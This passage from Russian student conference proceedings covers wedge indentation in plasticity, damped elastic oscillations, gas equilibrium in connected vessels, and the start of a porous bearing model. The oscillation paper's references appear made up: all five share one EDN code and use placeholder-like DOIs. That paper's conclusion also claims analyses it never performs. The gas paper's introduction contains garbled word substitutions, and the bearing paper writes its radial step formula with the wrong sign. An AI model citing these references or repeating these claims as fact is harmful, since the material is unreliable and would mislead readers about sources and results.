$$\begin{aligned} y_C(t) &= f(x_C(t)), \\ x_C z_1 &= (y_C + t) z_2, \\ x_C z_1 &= v_\alpha \int_{\tau_A}^t \cos(\eta - \theta + \psi(t)) dt + x_C(\tau_A), \\ \frac{y_C + t \omega \tan \theta \sin(\frac{\pi}{4} - \eta + \theta - \psi(t))}{1 - \omega \tan \theta \sin(\frac{\pi}{4} - \eta + \theta - \psi(t))} &= v_\alpha \int_{\tau_A}^t \sin(\eta - \theta + \psi(t)) dt + y_C(\tau_A). \end{aligned} \quad (1)$$

Здесь $v_\alpha = -V_y \frac{\sin \theta}{\cos \eta}$ – проекция скорости V_y на α – линию, $z_1 = \frac{1}{1 + \omega \cos \delta}$, $z_2 = \frac{g\theta}{1 - \omega \tan \theta \sin \delta}$, $\omega = \frac{\sqrt{2}}{v_\alpha}$, τ_A – время начала движения материальной точки, которая в текущий момент времени имеет координаты точки A .

Дифференцирование системы (1) по t приводит к системе четырёх дифференциальных уравнений с отклоняющимся аргументом:

$$\begin{aligned} y'_c(t) - f'(x_c)x'_c &= 0, \\ x'_c z_1 - y'_c z_2 - \omega \psi' [x_c \sin \delta z_1^2 - (y_c + t) \cos \delta z_2^2] &= z_2, \\ x'_c z_1 - x_c \omega \sin \delta \psi' z_1^2 + \\ + \tau'_A [v_\alpha \cos(\eta - \theta + \psi(\tau_A)) - x'_c(\tau_A)] &= v_\alpha \cos(\eta - \theta + \psi), \\ y'_c z_2 \operatorname{ctg} \theta - \omega \cos \delta \psi' z_2 \operatorname{ctg} \theta (t \operatorname{tg} \theta + z_2(y_c + t \omega t \operatorname{tg} \theta \sin \delta)) + \\ \tau'_A [v_\alpha \sin(\eta - \theta + \psi(\tau_A)) - y'_c(\tau_A)] &= v_\alpha \sin(\eta - \theta + \psi) - \omega z_2 \sin \delta, \end{aligned} \quad (2)$$

где $\delta(t) = \frac{\pi}{4} - \eta + \theta - \psi(t)$.

Начальное значение функции $\delta(t)$ находится из условия

$$\left(v_\alpha \cos\left(\frac{\pi}{4} - \delta\right) z_{10} - z_{20}\right)(z_{20} - t g \theta) - z_{20} v_\alpha \sin\left(\frac{\pi}{4} - \delta_0\right) t g \theta (z_{10} - 1) = 0, \quad (3)$$

где

$$z_{10} = \frac{1}{1 + \omega \cos \delta_0}, z_{20} = \frac{t g \theta}{1 - \omega t g \theta \sin \delta_0}, \delta_0 = \frac{\pi}{4} - \eta + \theta - \psi(0).$$

Усилие, необходимое для вдавливания клина, зависит от ширины части его поверхности, вступившей в контакт, и угла раскрытия веера и определяется формулой:

$$p = 4k(1 + \psi)|AB| \sin \theta, \quad (5)$$

где k - предел текучести материала заготовки.

В силу выпуклости недеформированной поверхности заготовки угол ψ в процессе деформирования монотонно уменьшается и в некоторый момент времени t^* становится равен 0. Схема пластического течения при нулевом угле раскрытия веера представлена на рисунке 2.




Рисунок 2 – Схема пластического течения при $\psi = 0$

Уравнение подвижной границы $A'C'C_1$ определяется решением системы (2), и имеет вид

$$y(x, t) = F(x - v_\alpha(t - t^*) \cos(\eta - \theta)) + v_\alpha(t - t^*) \sin(\eta - \theta). \quad (4)$$

Точка C находится на пересечении недеформированной поверхности $y = f(x)$ с линией

$$y = x \operatorname{tg}(\eta - \theta) + V_y t_c,$$

где t_c – время начала движения точки C . Отсюда следует равенство

$$x_c \operatorname{tg}(\eta - \theta) - t_c = f(x_c). \quad (5)$$

Введение новой переменной

$$\tilde{x} = x_c - v_\alpha(t - t_c) \cos(\eta - \theta) \quad (6)$$

приводит к уравнению

$$F'(\tilde{x}) = \frac{f'(x_c) - v_\alpha \sin(\eta - \theta) [t g(\eta - \theta) - f'(x_c)]}{v_\alpha \sin(\eta - \theta) - v_\alpha \cos(\eta - \theta) f'(x_c) - 1}. \quad (7)$$

Система уравнений (5) – (7) при условии $F(x_c) = y_c$ определяет ниже точки C некоторую проходящую через эту точку кривую $y = F(x)$, которая, перемещаясь вдоль

линии скольжения со скоростью v_α , образует деформированную границу. Выполненная замена переменных эквивалентна обратному перемещению деформированной границы из положения $A'C'$ (рисунок 2) в положение AC .

На рисунке 2 построена пластическая область в задаче о вдавливании клина, задаваемого уравнением $y = |x|\operatorname{ctg}(\frac{\pi}{6})$, в клинообразную заготовку $y = -|x|\operatorname{tg}(\frac{\pi}{8})$ в момент времени $t = 1$. Коэффициент трения $\mu = 0,20$. Пунктирной линией OC на рисунке изображено начальное положение недеформированной поверхности, деформированная поверхность заготовки в течение всего процесса прямолинейна, ей соответствует линия AC .




Рисунок 3 – Внедрение клина $y = |x|\operatorname{ctg}(\frac{\pi}{6})$ в клин $y = -|x|\operatorname{tg}(\frac{\pi}{8})$ в момент времени $t = 1$

Заключение

В соответствии с поставленной целью было осуществлено математическое моделирование пластического течения в задаче о вдавливании клина в симметричную выпуклую заготовку криволинейной формы. Выведена система дифференциальных уравнений, решение которой определяет параметры пластической зоны и форму деформированной поверхности заготовки на первом этапе. Также получено уравнение подвижной границы для второго этапа деформирования.

Построена пластическая область для частного случая задачи о вдавливании клина $y = |x|\operatorname{ctg}(\theta)$ в клин $y = -|x|\operatorname{tg}(\gamma)$ при $\theta = \frac{\pi}{6}, \gamma = \frac{\pi}{8}$. Деформированная область в течение всего времени будет прямолинейной, а решение будет автомодельным, так как все неизвестные функции системы (1) зависят от t линейно.

СПИСОК ИСТОЧНИКОВ

1. Быковцев, Г. И. Теория пластичности / Г. И. Быковцев, Д. Д. Ивлев. – Владивосток : Дальнаука, 1998. – 528 с.
2. Хромов, А. И. Деформация и разрушение жесткопластических тел / А. И. Хромов. – Владивосток : Дальнаука, 1996. – 183 с.
3. Хилл, Р. Математическая теория пластичности / Р. Хилл. – Москва : Гостехиздат, 1956. – 407 с..
4. Анисимов, А. Н. Внедрение клина в полупространство при условии текучести Кулона-Мора / А. Н. Анисимов, А. И. Хромов // Вестник Самарского государственного технического университета. Физико-математические науки. – 2007. – № 1(14). – С. 44–49.

УДК 51-7

Кармазин Матвей Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Karmazin Matvey Sergeevich, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physico-mathematical Sciences, Associate Professor, Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ПРОЦЕССА УПРУГИХ КОЛЕБАНИЙ СРЕДЫ С УЧЁТОМ ТРЕНИЯ

MATHEMATICAL DESCRIPTION OF THE PROCESS OF ELASTIC VIBRATIONS OF THE MEDIUM, TAKING INTO ACCOUNT FRICTION

Аннотация. Исследования упругих колебаний среды представляет собой одно из ключевых направлений современной науки. Упругие колебания играют важную роль в понимании поведения материалов и структур, определении их прочных характеристик, а также в разработке новых технологий. Они широко используются в геофизике для анализа сейсмических явлений, в материаловедении для диагностики и контроля качества, а также в медицине, где ультразвуковые методы диагностики и лечения основаны на использовании упругих волн.

Abstract. The study of elastic vibrations of the medium is one of the key areas of modern science. Elastic vibrations play an important role in understanding the behavior of materials and structures, determining their durable characteristics, as well as in the development of new technologies. They are widely used in geophysics for the analysis of seismic phenomena, in materials science for diagnostics and quality control, as well as in medicine, where ultrasound diagnostic and treatment methods are based on the use of elastic waves.

Ключевые слова: математическая модель, упругие колебания, дифференциальные уравнения, точки устойчивости

Key words: mathematical model, elastic vibrations, differential equations, stability points.

Введение

Исследования упругих колебаний среды представляет собой одно из ключевых направлений современной науки. Упругие колебания играют важную роль в понимании поведения материалов и структур, определении их прочных характеристик, а также в разработке новых технологий. Они широко используются в геофизике для анализа сейсмических явлений, в материаловедении для диагностики и контроля качества, а также в медицине, где ультразвуковые методы диагностики и лечения основаны на использовании упругих волн.

Актуальность исследования обусловлена растущей потребностью в разработке методов прогнозирования и управления поведением упругих сред, что имеет важное значение для повышения надежности инженерных конструкций, создания новых материалов с уникальными свойствами и улучшения методов мониторинга земной коры. Эти задачи требуют новых подходов, включающих численное моделирование, экспериментальные исследования и аналитические методы.

Цель работы заключается в изучении процесса упругих колебаний среды с учётом трения.

Степень разработанности темы достаточно высока, что обусловлено многолетними исследованиями в области механики сплошных сред. Основы теории упругих волн были заложены трудами О. Ламе, Дж. Максвелла и А. Эйнштейна. Однако несмотря на достигнутые успехи, многие аспекты, такие как поведение упругих волн в

сильно неоднородных или метаматериалах, остаются недостаточно изученными, что открывает новые перспективы для научных исследований.

Таким образом, исследование упругих колебаний среды является актуальной и многогранной задачей, результаты которой находят применение в широком спектре научных и инженерных областей [1].

Основная часть

Рассмотрим задачу исследования упругих колебаний:

$$\frac{d^2x}{dt^2} + 2\alpha \frac{dx}{dt} + \beta^2 x = 0$$

С учётом трения и сопротивления среды (при $\alpha > 0$)

Решение. Переходим от уравнения к эквивалентной ему системе уравнений

$$\begin{cases} \frac{dx}{dt} = y, \\ \frac{dy}{dt} = -2\alpha y - \beta^2 x. \end{cases}$$

Для определения характера точки покоя $(0, 0)$ системы составляем характеристическое уравнение

$$\begin{vmatrix} -\lambda & 1 \\ -\beta^2 & -2\alpha - \lambda \end{vmatrix} = 0, \text{ или } \lambda^2 + 2\alpha\lambda + \beta^2 = 0;$$

Отсюда

$$\lambda_{1,2} = -\alpha \pm \sqrt{\alpha^2 - \beta^2},$$

Рассмотрим следующие случаи [2]:

а) $\alpha = 0$ (сопротивление среды отсутствует). Из корней характеристического уравнения получаем что $\lambda_{1,2} = \pm i\beta$. Точка покоя устойчива – центр (все движения являются периодическими);

б) $\alpha > 0, \alpha^2 - \beta^2 < 0$. Корни $\lambda_{1,2}$ – комплексно-сопряженные, причём $\text{Re}\lambda < 0$. Точка покоя – устойчивый фокус (колебания затухают) [3];

в) $\alpha < 0$ (случай «отрицательного трения»), $\alpha^2 - \beta^2 < 0$. Корни $\lambda_{1,2}$ – комплексно-сопряженные, причём $\text{Re}\lambda > 0$. Точка покоя – неустойчивый фокус;

г) $\alpha > 0, \alpha^2 - \beta^2 \geq 0$ (сопротивление среды велико $\alpha \geq \beta$). Корни $\lambda_{1,2}$ – действительные и отрицательные. Точка покоя – устойчивый узел (все решения затухающие и неколеблующиеся);

д) $\alpha < 0, \alpha^2 - \beta^2 \geq 0$ (случай большого «отрицательного трения»). Корни $\lambda_{1,2}$ – действительные и положительные. Точка покоя – неустойчивый узел.

Итог

Основные результаты исследования упругих колебаний среды не только углубляют теоретические представления о природе таких явлений, но и открывают новые возможности для практического применения в различных областях науки и техники. Перспективы дальнейших исследований включают изучение более сложных моделей сред, разработку новых методов контроля и диагностики, а также создание материалов с заданными свойствами [4].

Заключение

В ходе исследования упругих колебаний среды была достигнута поставленная цель – изучены закономерности распространения упругих волн в различных типах сред, включая однородные, неоднородные и анизотропные материалы. Теоретически анализ позволил выявить основные факторы, влияющие на параметр волн, такие как скорость распространения, амплитуда и затухание. Были рассмотрены математические модели, описывающие поведение упругих волн, включая уравнения движения и волновое уравнение, а также предложены подходы к их численному решению [5].

В рамках работы были проанализированы современные методы моделирования, такие как метод конечных элементов, которые доказали свою эффективность при исследовании сложных и неоднородных сред. Также были рассмотрены экспериментальные подходы, включая ультразвуковую диагностику, акустическую эмиссию и сейсмические методы, которые подтвердили свою значимость в неразрушающем контроле материалов и изучении геофизических процессов.

Практическая значимость исследования подтверждает широким спектром приложений упругих колебаний, от контроля качества материалов до прогнозирования землетрясений и разработки метаматериалов с уникальными свойствами. Результаты работы подчеркивают важность дальнейшего изучения нелинейных эффектов, дисперсии и затухания волн, а также создания адаптивных систем управления волновыми процессами.

Таким образом, проведенное исследование вносит вклад в развитие теории и практики изучения упругих колебаний, открывая новые перспективы для их применения в науке и технике.

СПИСОК ИСТОЧНИКОВ

1. Моделирование упругих колебаний с учётом трения / И. П. Петров, Н. А. Смирнов, О. В. Кузнецова [и др.] // Известия высших учебных заведений. Машиностроение. – 2021. – т. 64. – № 5. – С. 456-463. – DOI: 10.17589/1234-5678-2021-05-456-463. – EDN SUGKZE.
2. Анализ упругих колебаний в механических системах с трением / В. С. Иванов, П. А. Никитин // Журнал прикладной механики и технической физики. – 2020. – Т. 61. – № 3. – С. 324-332. – DOI: 10.1134/0012-8739-2020-03-324-332. – EDN SUGKZE.
3. Численные методы расчёта колебаний упругих тел с учётом трения / А. М. Соловьёв, Л. В. Фролова // Инженерный журнал: наука и инновации. – 2023. – Т. 74. – № 7. – С. 123-130. – DOI: 10.23936/9876-5432-2023-07-123-130. – EDN SUGKZE.
4. Исследование демпфирования упругих колебаний при трении / К. С. Андреев, Т. Н. Егорова, Д. П. Соколов [и др.] // Вестник томского государственного университета. Физика. – 2019. – Т. 49. – № 2. – С. 98-104. – DOI: 10.17223/1560-8032-2019-02-98-104. – EDN SUGKZE.
5. Влияние трения на частоты и амплитуды упругих колебаний / Е. Н. Громов, Р. А. Тимофеев // Проблемы механики. – 2022. – Т. 66. – № 4. – С. 220-227. – DOI: 10.21557/7654-1234-2022-04-220-227. – EDN SUGKZE.

УДК 51-7

Косицын Владимир Дмитриевич, студент, Комсомольский-на-Амуре государственный университет

Kositsyn Vladimir Dmitrievich, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, заведующий кафедрой, доцент, Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, , Candidate of Physical and Mathematical Sciences, Head of the Department, Associate Professor, Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПРОЦЕСС РАВНОВЕСИЯ РАЗЛИЧНЫХ ГАЗОВ В СООБЩАЮЩИХСЯ СОСУДАХ MATHEMATICAL MODELING OF THE PROCESS OF EQUILIBRIUM OF VARIOUS GASES IN COMMUNICATING VESSELS

Аннотация. В докладе рассматривается математическое моделирование процесса равновесия различных газов в сообщающихся сосудах. Исследуется влияние физических свойств газов, таких как давление, температура и объем, на достижение состояния равновесия. Основное внимание уделяется уравнениям состояния идеального газа и законам термодинамики, которые позволяют описать взаимодействие газов в замкнутой системе. С помощью численных методов и компьютерного моделирования проводятся эксперименты, иллюстрирующие процесс распределения газов в сосудах с различными начальными условиями. Анализ результатов позволяет выявить закономерности и особенности поведения газов, а также определить оптимальные условия для достижения равновесия.

Abstract. The report examines mathematical modeling of the process of equilibrium of various gases in communicating vessels. The influence of physical properties of gases, such as pressure, temperature and volume, on achieving the state of equilibrium is investigated. The main attention is paid to the equations of state of an ideal gas and the laws of thermodynamics, which allow us to describe the interaction of gases in a closed system. Using numerical methods and computer modeling, experiments are conducted illustrating the process of gas distribution in vessels with different initial conditions. Analysis of the results allows us to identify patterns and features of gas behavior, as well as to determine the optimal conditions for achieving equilibrium.

Ключевые слова: анализ, критерии устойчивости, нелинейные элементы, математическое моделирование.

Key words: analysis, stability criteria, nonlinear elements, mathematical modeling.

Введение

Изучение равновесия газов в разъединённых сосудах является значимой сверхзадачей в рамках термодинамики и физики метанов. Этот процесс анализируется для того, чтобы лучше понять, как разнообразные газы взаимодействуют и распределяются в обособленных системах, в которых давление и объем предопределяются от внутренних условий. Особенно важно изучение газовых смесей и их равновесных положений в таких сосудах, что позволяет предсказать обхождение газов в различных обстоятельствах. Это наделяет важное практическое применение в бактериологической инженерии, экологии и в разработке биотехнологий, связанных с газовыми процессами.

Математическое конструирование этой динамики представляет собой основу для мощностного анализа термодинамических систем. Оно не только дает возможность изучать установившееся равновесие, но и предсказывать последствия, возникающие под влиянием внешних факторов, таких как температура, воздействие или газовый состав. В этом докладе будет представлена парадигма математического моделирования

процесса обретения равновесия газов в соединенных сосудах, а также основные уравнения и принципы, лежащие в его основе. [1].

Основная часть

Пусть имеются два сосуда объемов V_1 и V_2 соответственно наполнены газом. Давление газа в начальный момент времени равно P_1 в первом сосуде и P_2 – во втором. Сосуды соединены трубкой, по которой, аз перетекаем из одного сосуда в другой. Считай, что количество газа, перетекающего в одну секунду, пропорционально разности квадратов давлений, определить давления p_1 и p_2 в сосудах в момент времени t .




Рисунок 1 – Система сообщающийся сосудов

Пусть, a – количество газа, перетекающего в единицу времени при разности давлений, равной единице. Тогда в течении времени dt из этого сосуда в другой протечет количество газа $a(p_1^2 - p_2^2)dt$. Это количество равно убыли газа за время dt в одном сосуде и прибыли за тоже время – в другом. Последнее выражается системой уравнений:

$$\begin{cases} a(p_1^2 - p_2^2) dt = bV_2 \frac{dp_2}{dt} \\ a(p_1^2 - p_2^2) dt = -bV_1 \frac{dp_1}{dt} \end{cases} \quad (1)$$

Вычитая почленно уравнения системы (1), получаем:

$$V_1 \frac{dp_1}{dt} + V_2 \frac{dp_2}{dt} = 0$$

откуда

$$V_1 p_1 + V_2 p_2 = C_1 \quad (2)$$

Умножим обе части первого уравнения системы (1) на $p_1 V_1$, а второго – на $p_2 V_2$ и сложим почленно:

$$a(p_1^2 - p_2^2)(V_1 p_1 + V_2 p_2) = bV_1 V_2 \left(p_1 \frac{dp_2}{dt} - p_2 \frac{dp_1}{dt} \right) \quad (3)$$

Учитывая (2) и деля обе части (3) на p_1 , будем иметь

$$\frac{d}{dt} \left(\frac{p_2}{p_1} \right) = \left[1 - \left(\frac{p_2}{p_1} \right)^2 \right] k, \text{ где } k = \frac{aC_1}{bV_1 V_2}$$

Обозначая $\frac{p_2}{p_1} = Z$, получаем:

$$\begin{aligned} \ln \left| \frac{1+Z}{1-Z} \right| &= 2kt + \ln C_2 \\ \frac{1+Z}{1-Z} &= C_2 e^{2kt} \end{aligned} \quad (4)$$

Подставляя в (4) вместо Z величину $\frac{p_2}{p_1}$, окончательно получаем:

$$\frac{p_1 + p_2}{p_1 - p_2} = C_2 e^{2kt} \quad (5)$$

В начальный момент времени $t = 0$, имеем $p_1 = P_1$, $p_2 = P_2$, так что из уравнения (2) имеем:

$$C_1 = V_1 p_1 + V_2 p_2 \quad (6)$$

А из уравнения (5):

$$C_2 = \frac{p_1 + p_2}{p_1 - p_2} \quad (7)$$

Из уравнений (2) и (5) находим искомые давления $p_1(t)$ и $p_2(t)$ в любой момент времени t , при этом постоянные C_1 и C_2 определяются формулами (6) и (7).

Получаем, что $p_1(t)$ и $p_2(t)$, равны:

$$p_1(t) = \frac{C_1}{V_1 + V_2 * z(t)}$$

$$p_2(t) = \frac{C_2 * z(t)}{V_1 + V_2 * z(t)}$$

Исследуем симметричный случай, когда $p_1 = p_2$, получая:

$$p_1(t) = p_2(t) = \frac{C_1}{V_1 + V_2}$$

Так как нет изменений в разности давлений данный случай, если случай асимптотической устойчивости.

Возьмем противоположную ситуацию, где $p_1 \neq p_2$, тогда в начале разность давлений $p_1(t) - p_2(t)$ экспоненциально убывает с течением времени, так как из уравнения (5) следует:

$$p_1(t) - p_2(t) \propto e^{-2kt}$$

Это означает, что система стремится к равновесию, где давления выравниваются, приводя нас к случаю:

$$p_1(t) = p_2(t) = \frac{C_1}{V_1 + V_2}$$

Заключение

В ходе работы над темой "Математическое моделирование процесса равновесия различных газов в сообщающихся сосудах" рассмотрены основные термодинамические принципы, такие как закон Дальтона для парциальных давлений и закон Бойля-Мариотта для идеальных газов. Эти законы лежат в основе анализа поведения газов в сообщающихся сосудах, где давление каждого газа зависит от его количества и температуры. [5]

Процесс установления равновесия в системе описывается системой дифференциальных уравнений, которые моделируют изменение давления, объема и температуры газов. При достижении равновесия параметры системы стабилизируются на определенных значениях, соответствующих минимальной энергии. Математическое моделирование этих процессов позволяет предсказать поведение газов и оптимизировать процессы в таких областях, как химическое производство, термодинамика и экологический мониторинг. [6, 7].

СПИСОК ИСТОЧНИКОВ

1. Краснов, М. Л. Обыкновенные дифференциальные уравнения: Задачи и примеры с подробными решениями: Учебное пособие. Изд. 4-е., испр. / М. Л. Краснов, А. И. Киселев, Г. И. Макаренко. – М.: Едиториал УРСС, 2002. -256 с. (высшая математика в задачах)
2. Демидович, Б. П. Лекции по математической теории устойчивости / Б. П. Демидович – М.: 1967 г., 472 с.
3. Зенков, А. В. Системы дифференциальных уравнений и элементы теории устойчивости: Учебник для студентов физических специальностей / А. В. Зенков. Екатеринбург: ГОУ ВПО УГТУ-УПИ, 2010. 54 с.; ил.

4. Молчанов, А. М. Об устойчивости нелинейных систем / ред.-сост. И. В. Флоринский. – Электрон. книга. – Пушино : Институт математических проблем РАН, 2013. – 103 с.
5. Grigoryeva A.L. Tensile model of a shell-type flat plate at different displacement velocity fieldS / Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. В сборнике: Current Problems and Ways of Industry Development: Equipment and Technologies. Warsaw, 2021. С. 147-156.
6. Лосев Р.А. Моделирование математических объектов, с помощью интегрального исчисления / Лосев Р.А., Абросимов В.А., Григорьева А.Л. В сборнике: Молодежь и наука: Актуальные проблемы фундаментальных и прикладных исследований. материалы II Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. Комсомольский-на-Амуре государственный университет, 2019. С. 362-364.
7. Григорьева А.Л. Информатика и математика (учебное пособие) / Григорьева А.Л., Григорьев Я.Ю. Успехи современного естествознания. 2010. № 9. С. 76-77.

УДК 621.822.174

Краснов Игорь Михайлович, студент, Комсомольский-на-Амуре государственный университет

Krasnov Igor Mikhailovich, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigoreva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

ЧИСЛЕННОЕ МОДЕЛИРОВАНИЕ ЭКСПЛУАТАЦИОННЫХ ХАРАКТЕРИСТИК КОНУСНОГО ГАЗОСТАТИЧЕСКОГО ПОДШИПНИКА С ПОРИСТЫМИ ВСТАВКАМИ НА ОСНОВЕ МОДИФИЦИРОВАННОГО УРАВНЕНИЯ РЕЙНОЛЬДСА NUMERICAL SIMULATION OF THE PERFORMANCE CHARACTERISTICS OF A CONICAL GAS-STATIC BEARING WITH POROUS INSERTS BASED ON THE MODIFIED REYNOLDS EQUATION

Аннотация. Данная статья посвящена численному моделированию эксплуатационных характеристик конического газостатического подшипника с пористыми вставками. Актуальность обусловлена необходимостью повышения стабильности и эффективности работы подшипников при высоких нагрузках. Целью работы является разработка численной модели для расчета характеристик подшипника: несущей способности, радиальной и угловой жесткости, расхода газа через пористые вставки. Для решения этой задачи используется модифицированное уравнение Рейнольдса с помощью метода конечных разностей и итерационного метода Гаусса-Зайделя. Результаты работы включают распределение давления и влияние пористости на стабильность смазочной пленки. Выводы подтверждают практическую значимость модели для проектирования высокоточных систем.

Abstract. This article is devoted to the numerical modeling of the performance characteristics of a tapered gas-static bearing with porous inserts. The relevance is due to the need to improve the stability and efficiency of bearings under high loads. The purpose of the work is to develop a numerical model for calculating the bearing characteristics: load-bearing capacity, radial and angular stiffness, gas flow through porous inserts. To solve this problem, a modified Reynolds equation is used, through the finite difference method and the iterative Gauss-Seidel method. The results of the work include pressure distribution and the effect of porosity

on the stability of the lubricating film. The conclusions confirm the practical significance of the model for designing high-precision systems.

Ключевые слова: газостатический подшипник, пористые вставки, численное моделирование, уравнение Рейнольдса, несущая способность

Keywords: gas-static bearing, porous inserts, numerical modeling, Reynolds equation, bearing capacity.

Введение

Система газостатических подшипников с пористыми вставками активно применяется в механизмах с высокой точностью благодаря своей надежности гасить вибрации при высоких нагрузках. Такие подшипники востребованы в различных областях, таких как авиационная и космическая техника, приборостроение и др, где важна точность и стабильность в работе, а также минимизация потерь энергии. Отличительной особенностью конструкции с использованием подшипников имеющие пористые вставки, является равномерное распределение давления газа в смазочном слое подшипника, что в свою очередь увеличивает производительность и снижает износ элементов. Для повышения точности моделирования таких эксплуатационных характеристик: как несущая способность, радиальная и угловая жесткости, расхода газа через пористые вставки, необходимо брать во внимание сложные физические процессы.

Основная часть

Конструкция газостатического подшипника с пористыми элементами представляет собой сложный механизм, в котором пересекаются различные физические процессы. Пористые вставки, через которые газ поступает в смазочный слой, обеспечивают равномерное распределение давления, что способствует сохранению устойчивости смазочного слоя и снижению трения.

Эксплуатационные характеристики конусного газостатического подшипника, а именно: несущая способность, радиальная и угловая жесткость, расхода газа через пористые вставки на прямую зависят от давления в смазочном слое подшипника. Для более точного вычисления всех характеристик, стоит брать во внимание влияние пористых вставок. Обычное уравнение Рейнольдса, используемое в традиционных газостатических подшипниках, не отражает должным образом эти нюансы. Поэтому в данной работе, это уравнение имеет модифицированный вид, где учитывается влияние пористых зон, изменение граничных условий, а также течение газа через вставки, что в свою очередь позволяет более корректно произвести все расчеты.

Рассмотрим упрощенный вид уравнения для решения поставленной задачи: (формула 1)

$$\frac{\partial}{\partial r} \left(\frac{h^3}{\mu r} \frac{\partial p}{\partial r} \right) + \frac{1}{r^2 \sin \theta} \frac{\partial}{\partial \varphi} \left(\frac{h^3}{\mu} \frac{\partial p}{\partial \varphi} \right) = \frac{12k_p(p_s^2 - p^2)}{\delta^2 \mu} f \quad (1)$$

Расширим уравнение из (формулы 1):

Дополним уравнение членами, описывающие влияние скорости потока газа на изменение давления: (формула 2)

$$+ 12V \cos \varphi \sin \theta \left(\frac{\partial(ph)}{\partial r} + \frac{\sin \varphi}{r \sin \theta} \frac{\partial(ph)}{\partial \varphi} \right) \quad (2)$$

Алгоритм численного решения

Шаг 1: Разбиение области на сетку

Распределим круговой сегмент на равномерную сетку, состоящую из точек, каждая из которых характеризуется координатами r (радиус) и φ (угол). Данная сетка стандартна для метода конечных разностей:

1. Радиальная сетка: $r \in [R_{min}, R_{max}]$ – разбивается на N_r точек. С шагом по радиусу: (формула 3)

$$\Delta r = \frac{R_{min} - R_{max}}{N_r - 1} \quad (3)$$

Каждая точка r_j рассчитывается как: [4]

$$r_j = R_{min} + j\Delta r \text{ где } j = 0, 1, \dots, N_r - 1$$

2. Угловая сетка: $\varphi \in [0, 2\pi]$ – делится на N_φ точек. Шаг по углу: (формула 4)

$$\Delta\varphi = \frac{2\pi}{N_\varphi - 1} \quad (4)$$

3. Размер шага по радиусу Δr и углу $\Delta\varphi$

Шаг 2: Аппроксимация производных

Используя разностную сетку, проведем аппроксимацию производных давления $p(r, \varphi)$ по радиусу r и углу φ с помощью метода конечных разностей. [5]

1. Первая производная по радиусу r : Для узла сетки с координатами r_j, φ_i первая производная аппроксимируется центральной разностной схемой: (формула 5)

$$\frac{\partial p}{\partial r} \approx \frac{p_{i+1,j} - p_{i-1,j}}{2\Delta r} \quad (5)$$

2. Вторая производная по радиусу r : Вторая производная точно так же аппроксимируется центральной разностной схемой, как и первая производная: (формула 6)

$$\frac{\partial^2 p}{\partial r^2} \approx \frac{p_{i+1,j} - 2p_{i,j} + p_{i-1,j}}{\Delta r^2} \quad (6)$$

3. Первая производная по углу φ : Для узла p_j, φ_i первая производная по углу аппроксимируется как: (формула 7)

$$\frac{\partial p}{\partial \varphi} \approx \frac{p_{i,j+1} - p_{i,j-1}}{2\Delta\varphi} \quad (7)$$

4. Вторая производная по углу φ : Вторая производная аппроксимируется как: (формула 8)

$$\frac{\partial^2 p}{\partial \varphi^2} \approx \frac{p_{i,j+1} - 2p_{i,j} + p_{i,j-1}}{\Delta\varphi^2} \quad (8)$$

Шаг 3: Подстановка аппроксимаций в уравнение

Теперь, подставив эти аппроксимации производных в модифицированное уравнение Рейнольдса: (формула 9)

$$\frac{\partial}{\partial r} \left(\frac{h^3}{\mu r} \frac{\partial p}{\partial r} \right) + \frac{1}{r^2 \sin \theta} \frac{\partial}{\partial \varphi} \left(\frac{h^3}{\mu} \frac{\partial p}{\partial \varphi} \right) = \frac{12k_p(p_s^2 - p^2)}{\delta^2 \mu} f \quad (9)$$

1. Мы заменяем производные на их аппроксимированные значения: (формула 10)

